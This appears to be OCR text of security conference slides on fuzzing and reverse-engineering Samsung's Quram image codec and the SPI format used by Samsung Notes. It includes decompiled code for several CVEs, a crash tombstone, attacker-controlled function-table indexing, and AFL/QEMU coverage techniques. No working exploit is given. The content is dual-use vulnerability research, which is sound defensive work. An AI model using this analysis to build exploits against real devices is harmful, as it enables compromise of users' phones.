                        bitmap = QuramBitmapFactory.decodeFile(arg6, arg7);
                    }
```

Target Two: API reversing of Samsung Quram Library


- DNG is first-class Quram citizen
- Not delegated to SKIA for
  - Samsung custom format



Creating Harness



Creating DNG Harness



Target Two: Samsung Quram Library

- Output example:
  Integer overflow CVE-2021-25346

```
while ( v16 != 3104 );
v21 = *((_DWORD *)v3 + 715);
if ( v21 )
{
  v22 = 8 * v21;
  v23 = operator new[]((unsigned int)(8 * v21));
  *((_QWORD *)v5 + 14) = v23;
  *((_DWORD *)v5 + 30) = v22;
  v24 = v23;
  v25 = 0LL;
  *((_QWORD *)v4 + 4) = *((_QWORD *)v3 + 358);
  do
  {
    QuramDngStream::getTagValue_QMDOUBLE(v4, *((_DWORD *)v3 + 714));
    *(_QWORD *)(v24 + 8 * v25++) = v26;
  }
  while ( v25 < *((unsigned int *)v3 + 715) );
}
v27 = *((_DWORD *)v3 + 719);
if ( v27 )
{
  v28 = 8 * v27;
  v29 = operator new[]((unsigned int)(8 * v27));
  *((_QWORD *)v5 + 16) = v29;
  *((_DWORD *)v5 + 34) = v28;
  v30 = v29;
  v31 = 0LL;
  *((_QWORD *)v4 + 4) = *((_QWORD *)v3 + 360);
  do
  {
    QuramDngStream::getTagValue_QMDOUBLE(v4, *((_DWORD *)v3 + 718));
    *(_QWORD *)(v30 + 8 * v31++) = v32;
  }
  while ( v31 < *((unsigned int *)v3 + 719) );
}
*((_QWORD *)v5 + 274) = *((_QWORD *)v3 + 361);
*((_QWORD *)v5 + 275) = *((_QWORD *)v3 + 362);
*((_QWORD *)v5 + 276) = *((_QWORD *)v3 + 363);
*((_QWORD *)v5 + 277) = *((_QWORD *)v3 + 364);
return QuramDngLinearizationInfo::doRoundBlacks(v5, v3);
}
```

Target Two: Samsung Quram Library

- Output example: Heap Overflow, OOB write, bad free: CVE-2020-25278, CVE-2020-12751 etc

```
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint: 'samsung/a70qzc/a70q:9/PPR1.180610.011/A7050ZCU5ATA2:user/release-keys'
Revision: '12'
ABI: 'arm64'
pid: 3443, tid: 3470, name: ThreadUtil_Bitm  >>> com.sec.android.gallery3d <<<
signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0x7b84e00000
    x0  0000007b85f59000  x1  0000007b859f6c20  x2  0000000000000003  x3  0000000000000001
    x4  0000000000003806  x5  0000000000000000  x6  0000000000000001  x7  0000000000002a04
    x8  0000007b84dffd70  x9  0000007b84e00590  x10 000000000000020b  x11 0000000000000208
    x12 0000007b84e00000  x13 0000007b859f66b0  x14 0000000000000160  x15 0000000000000002
    x16 0000007b8a9b5550  x17 0000007b8a7e2d9c  x18 0000000000000080  x19 0000007b85f59000
    x20 000010930000020b  x21 0000000000002866  x22 0000007b87be1e90  x23 0000000000001093
    x24 0000000000000e01  x25 0000000000000001  x26 0000000000000002  x27 0000007b8657cb90
    x28 0000007b8657caf0  x29 0000007b8bc245f0
    sp  0000007b8bc24520  lr  0000007b8a7e427c  pc  0000007b8a7e3834

backtrace:
    #00 pc 00000000000d2834  /system/lib64/libimagecodec.quram.so (WINKJ_RGBWriteOutput+2712)
    #01 pc 00000000000d3278  /system/lib64/libimagecodec.quram.so (WINKJ_DoRgbUpscaleConvert+220)
    #02 pc 000000000010b39c  /system/lib64/libimagecodec.quram.so (WINKJ_SetupUpsample+484)
    #03 pc 00000000000bb284  /system/lib64/libimagecodec.quram.so (WINKJ_ProcessDataPartial+596)
    #04 pc 0000000000110994  /system/lib64/libimagecodec.quram.so (WINKJ_Decode_Dualcore_Nto1+136)
    #05 pc 00000000000ba5ac  /system/lib64/libimagecodec.quram.so (WINKJ_DecodeImage+3436)
```

Target Three: Time to deep dive in

- Can we find more similar vulnerabilities?
- Besides Qmg/JPEG/DNG/etc, no more information on the web about private media files for Samsung phones
- So where will Samsung use its unique format?
  - Pre-Installed Apps that handles media files(e.g. Messages, MyFiles, Gallery…)
  - System or privileged process that handles media files
  - ……

Target Three: Find something interesting

- When we look for a new attack surface based on the idea of mining qmg format vulnerabilities
- In addition to qmg, there is also spi
- It looks like some images about the system status

```
a52xq:/ $ ls /system/media
audio                          battery_temperature_limit.spi  charging_New_Fast.spi    incomplete_connect.spi  shutdown.qmg
battery_error.spi              battery_water_usb.spi          charging_New_Normal.spi  lcd_density.txt         slow_charging_usb.spi
battery_low.spi                bootsamsung.qmg                dock_error_usb.spi       percentage.spi          temperature_limit_usb.spi
battery_temperature_error.spi  bootsamsungloop.qmg            frc_forced_params.ini    safety_timer_usb.spi    water_protection_usb.spi
```

Target Three: Attack surface locating

- Unlike Qmg, we have no information about the spi format

- So → The Old Fashioned Way
  - API reversing
  - /system/bin/lpm, /system/lib64/libmate.so
  - Samsung Notes
  - Honeyboard
  - SmartCapture
  - Calendar
  - Crane
  - ……

Target Three: Attack surface locating

- Unlike Qmg, we have no information about the spi format

- So → The Old-Fashioned Way
  - API reversing
  - /system/bin/lpm, /system/lib64/libmate.so
  - Samsung Notes
  - Honeyboard
  - SmartCapture
  - Calendar
  - Crane
  - …….

sdoc, sdocx

SPen SDK

```
libSPenAirBrushPen.so
libSPenAlignment.so
libSPenBase.so
libSPenBeautify.so
libSPenBodytext.so
libSPenBrush.so
libSPenBrushPen.so
libSPenChineseBrush.so
libSPenColoredPencil.so
libSPenComposer.so
libSPenContent.so
libSPenCrayon.so
libSPenCrayon2.so
libSPenDefaultPen.so
libSPenDrawing.so
libSPenEngine.so
```

Target Three: API reversing of SPenBase library

- Parse logic in java

```
SDocSaveOperation; -> setDocumentContentEntity
    SaveNoteContentsResolver; -> updateContents -> insertContents -> insertContentsHandWriting
        HandWritingBitmap; -> createResultBitmap -> getResultBitmap -> setThumbnalBitmap -> createBitmapFromThumbnailPath
            ImageUtils; -> decodeSpi
                SpenScreenCodecDecoder; -> decodeFile
```

- Parse logic in native

```
decode_file
    read_maetel_argb
        maet_init
        maetd_create
        maetd_config
        maetd_decode
        maetd_delete
        maetd_deinit
```

```
41013 000a0340: 1800 0000 0000 0000 0000 0000 0000 3f03  ..............?.
41014 000a0350: 0000 6d65 6469 612f 3240 7061 6765 5f30  ..media/2@page_0
41015 000a0360: 3030 3030 3030 2e73 7069 504b 0102 0000  000000.spiPK....
41016 000a0370: 1400 0008 0000 3f3f 4e53 d087 7a4a 3f52  ......??NS..zJ?R
41017 000a0380: 0200 3f52 0200 1d00 0000 0000 0000 0000  ..?R............
Notes_211014_162033.sdocx [+][RO]
```

Target Three: API reversing of SPenBase library

- The logic is clear, .spi is the built-in file format of .sdocx
- Metadata is retrieved by read_maetel_argb
- Creates Bitmap based on metadata
- The JNI function accepts a filepath/bytearray, and returns an AndroidBitmap with pixel filled

```
void *__fastcall decode_file(JNIEnv *a1, __int64 a2, void *a3)
{
  int v5; // w22
  const jchar *v6; // x0
  const unsigned __int16 *v7; // x21
  char v8; // w0
  void (*v9)(JNIEnv *, jstring, const jchar *); // x8
  __int64 v10; // x0
  void *v11; // x20
  __int64 v12; // x8
  __int64 v13; // x9
  unsigned __int8 *v14; // x11
  int v15; // w12
  int v16; // w15
  unsigned int v17; // w14
  jclass v18; // x21
  jmethodID v19; // x22
  jclass v20; // x23
  _jfieldID *v21; // x0
  jobject v22; // x0
  void *v23; // x21
  unsigned __int64 v24; // x1
  void *dest; // [xsp+0h] [xbp-60h] BYREF
  int v27; // [xsp+Ch] [xbp-54h] BYREF
  int v28[2]; // [xsp+10h] [xbp-50h] BYREF
  char v29[16]; // [xsp+18h] [xbp-48h] BYREF
  __int64 v30; // [xsp+28h] [xbp-38h]

  v30 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  __android_log_print(4, "SPenSpiDecoder", ">>>decode_file() Start");
  if ( a3 )
  {
    v5 = (*a1)->GetStringLength(a1, a3);
    v6 = (*a1)->GetStringChars(a1, a3, 0LL);
    if ( v5 >= 1 )
    {
      v7 = v6;
      if ( v6 )
      {
        SPen::String::String((SPen::String *)v29);
        v8 = SPen::String::Construct((SPen::String *)v29, v7, v5);
        v9 = (*a1)->ReleaseStringChars;
        if ( (v8 & 1) != 0 )
        {
          v9(a1, a3, v7);
          *(_QWORD *)v28 = 0LL;
          v27 = 0;
          v10 = read_maetel_argb((const SPen::String *)v29, &v28[1], v28, &v27);
          v11 = (void *)v10;
```


Target Three: API reversing of SPenBase library


- AndroidBitmap_lockPixels creats buffer depend on RGB type
- Parsing dispatches to maetd_decode for different types
- AndroidBitmap_unlockPixels finishes decoding

```
v18 = (*a1)->FindClass(a1, "android/graphics/Bitmap");
if ( v18 )
{
  v19 = (*a1)->GetStaticMethodID(
          a1,
          v18,
          "createBitmap",
          "(IILandroid/graphics/Bitmap$Config;)Landroid/graphics/Bitmap;");
  if ( v19 )
  {
    v20 = (*a1)->FindClass(a1, "android/graphics/Bitmap$Config");
    v21 = (*a1)->GetStaticFieldID(a1, v20, "ARGB_8888", "Landroid/graphics/Bitmap$Config;");
    v22 = (*a1)->GetStaticObjectField(a1, v20, v21);
    v23 = (void *)_JNIEnv::CallStaticObjectMethod(
                    a1,
                    v18,
                    v19,
                    (unsigned int)v28[1],
                    (unsigned int)v28[0],
                    v22);
    if ( (AndroidBitmap_lockPixels(a1, v23, &dest) & 0x80000000) == 0 )
    {
      memcpy(dest, v11, 4 * v28[0] * v28[1]);
      AndroidBitmap_unlockPixels(a1, v23);
      operator delete[](v11);
      __android_log_print(4, "SPenSpiDecoder", "<<<decode_file() End");

      SPen::String::~String((SPen::String *)v29);
      return v23;
    }
    __android_log_print(6, "SPenSpiDecoder", "[FAIL::] decode_file() Get pixel fail");
  }
  else
  {
    __android_log_print(6, "SPenSpiDecoder", "[FAIL::] decode_file() Cannot find 'jcreateBitmap' method id");
  }
}
else
{
  __android_log_print(6, "SPenSpiDecoder", "[FAIL::] decode_file() Cannot find java Bitmap class");
}
operator delete[](v11);
```

Target Three: Reverse the format struct

- Like a normal file parser, the key point is the end, width, height
  - Its log help us to confirm quickly
- So we change some key bits to see if the codec is running correctly





Case Study: CVE-2021-25496

```
  while ( 1 )
  {
    *((_BYTE *)v3 + 2492) = v4;               // controlled by the attacker
    v10 = 6LL * (unsigned int)v4;
    v11 = &off_B4138[v10];                    // function tables
    v3[299] = a1 + 40LL * (unsigned int)v4 + 1048;
    v12 = v4;
    v13 = &tbl_fn_eco_cb[v10];
    if ( v7 > v5 )
      break;
LABEL_15:
```

```
off_B4138       DCQ sub_4EE48

                DCQ sub_4EE48
                DCQ sub_4ED24
                DCQ sub_4FCA0
                DCQ sub_4ED24
                DCQ sub_4ED24
                DCQ sub_4EB44
                DCQ sub_4EB44
                DCQ sub_4EA98
                DCQ sub_4EA98
                DCQ sub_4EA98
                DCQ sub_4EA98
```

```
  while ( 1 )
  {
    cb_init(a1, v3, v15, v5);
    maetd_eco_cb_mode(a1, v3);
    v16 = ((__int64 (__fastcall *)(__int64, __int64 *))v13[*((unsigned __int8 *)v3 + 48)])(a1, v3);
    v17 = v15++;
    if ( (v16 & 0x80000000) != 0 )
      break;
    ((void (__fastcall *)(__int64, __int64 *, __int64, _QWORD))v11[*((unsigned __int8 *)v3 + 48)])(a1, v3, v17, v5);// call function v11
    if ( v8 == v15 )
      goto LABEL_14;
    if ( *(_DWORD *)(a1 + 1360) == 1 )
      goto LABEL_17;
  }
  result = v16;
}
```

Case Study: CVE-2021-25498

```
else
{
  v15 = 0;
  while ( 1 )
  {
    cb_init(a1, v3, v15, v5);
    maetd_eco_cb_mode(a1, v3);                  // v3 is controllable
    v16 = ((__int64 (__fastcall *)(__int64, __int64 *))v13[*((unsigned __int8 *)v3 + 48)])(a1, v3);
    v17 = v15++;
    if ( (v16 & 0x80000000) != 0 )
      break;
    ((void (__fastcall *)(__int64, __int64 *, __int64, _QWORD))v11[*((unsigned __int8 *)v3 + 48)])(a1, v3, v17, v5);
    if ( v8 == v15 )
      goto LABEL_14;
    if ( *(_DWORD *)(a1 + 1360) == 1 )
      goto LABEL_17;
  }
  result = v16;
}
```

```
__int64 __fastcall sxqk_bsr_read1(int *a1)
{
  int v2; // w1
  unsigned int v3; // w0
  int v4; // w1
  __int64 result; // x0

  v2 = a1[1];
  if ( v2 )
    goto LABEL_2;
  if ( !(*((unsigned int (__fastcall **)(int *, __int64))a1 + 5))(a1, 4LL) )// a1 is controllable
  {
    v2 = a1[1];
LABEL_2:
    v3 = *a1;
    a1[1] = v2 - 1;
    v4 = 2 * v3;
    result = v3 >> 31;
    *a1 = v4;
    return result;
  }
  return 0xFFFFFFFFLL;
}
```

```
__int64 __fastcall maetd_eco_cb_mode(__int64 a1, __int64 *a2)
{
  __int64 v3; // x20
  __int64 result; // x0

  v3 = *a2;
  if ( (unsigned int)sxqk_bsr_read1(*a2) )
  {
    *((_BYTE *)a2 + 48) = 0;
    result = 0LL;
  }
  else
  {
    if ( (unsigned int)sxqk_bsr_read1(v3) )
    {
      *((_BYTE *)a2 + 48) = 1;
    }
    else
    {
      *((_BYTE *)a2 + 2495) = 0;
      *((_BYTE *)a2 + 48) = sxqk_bsr_read(v3, 2LL) + 2;
    }
    result = 0LL;
  }
  return result;
}
```

State-of-the-art Fuzzing

- Fuzzing need some sort of "feedback”
- de facto standard of modern fuzzing: Coverage-Guided (CGF)
- coverage information is the key
  - compiler instrumentation w/ source code (GCC, LLVM)
  - hardward-based: processor trace
  - binary-based: static rewrite/ dynamic tracing (!)

State-of-the-art Fuzzing

- Fuzzing need some sort of "feedback”
- de facto standard of modern fuzzing: Coverage-Guided (CGF)
- coverage information is the key
  - compiler instrumentation w/ source code (GCC, LLVM)
  - hardward-based: processor trace
  - binary-based: static rewrite/ dynamic tracing (!)

AFL w/ compiler instrumentation


- Record coverage edge transfers in shared mem
  - *cur_location = <COMPILE_TIME_RANDOM>;*
  - *shared_mem[cur_location ^ prev_location]++;*
  - *prev_location = cur_location >> 1;*

- Inputs that triggers new local_state is added to Queue

```
u8 *virgin_bits,                /* Regions yet untouched by fuzzing */
   *virgin_tmout,               /* Bits we haven't seen in tmouts   */
   *virgin_crash;               /* Bits we haven't seen in crashes  */
```

However,…

- Few real-world cases have been discussed
  - Especially for mobile binaries
  - Fill the gap between theory and action



First things first

- Static rewrite or dynamic tracing

Static rewrite for Android binaries


- arm/aarch64 support is immature
  - runtime crashes, incomplete coverages
- computing power on phones vs servers
  - overheating, slow perfs, physical bricks…
- Conclusion
  - not an acceptable solution(rewriting arm binaries and runs on arm devices)

Dynamic tracing: Trap/debugger approach?

- Great in macOS format fuzzing as demonstrated by P0
- Also in some service/API fuzzing
- Good for doing quick/dirty test, but same problem for large scale

Dynamic tracing: QEMU approach

- QEMU provides dynamic binary translation via TB (Translated Block)
  - TCG (Tiny Code Generator) as IR
    - Target Machine Code ->
    - Frontend -> Ops -> Backend
    - -> Host Machine Code



Dynamic tracing: QEMU approach

- Coverage collection via TB hooking: tb_find_slow
  - *afl_maybe_log: … afl_area_ptr[cur_loc ^ prev_loc]++; …*
  - Afl-plusplus/ afl-unicorn


```
/* This snippet kicks in when the instruction pointer is positioned at
   _start and does the usual forkserver stuff, not very different from
   regular instrumentation injected via afl-as.h. */

#define AFL_UNICORN_CPU_SNIPPET2 do { \
    if(afl_first_instr == 0) { \
      afl_setup(); \
      afl_forkserver(env); \
      afl_first_instr = 1; \
    } \
    afl_maybe_log(tb->pc); \
  } while (0)
```

```
 static TranslationBlock *tb_find_slow(CPUArchState *env, target_ulong pc,
        target_ulong cs_base, uint64_t flags);
@@ -228,6 +231,8 @@
                                next_tb & TB_EXIT_MASK, tb);
                }

+               AFL_UNICORN_CPU_SNIPPET2;
```

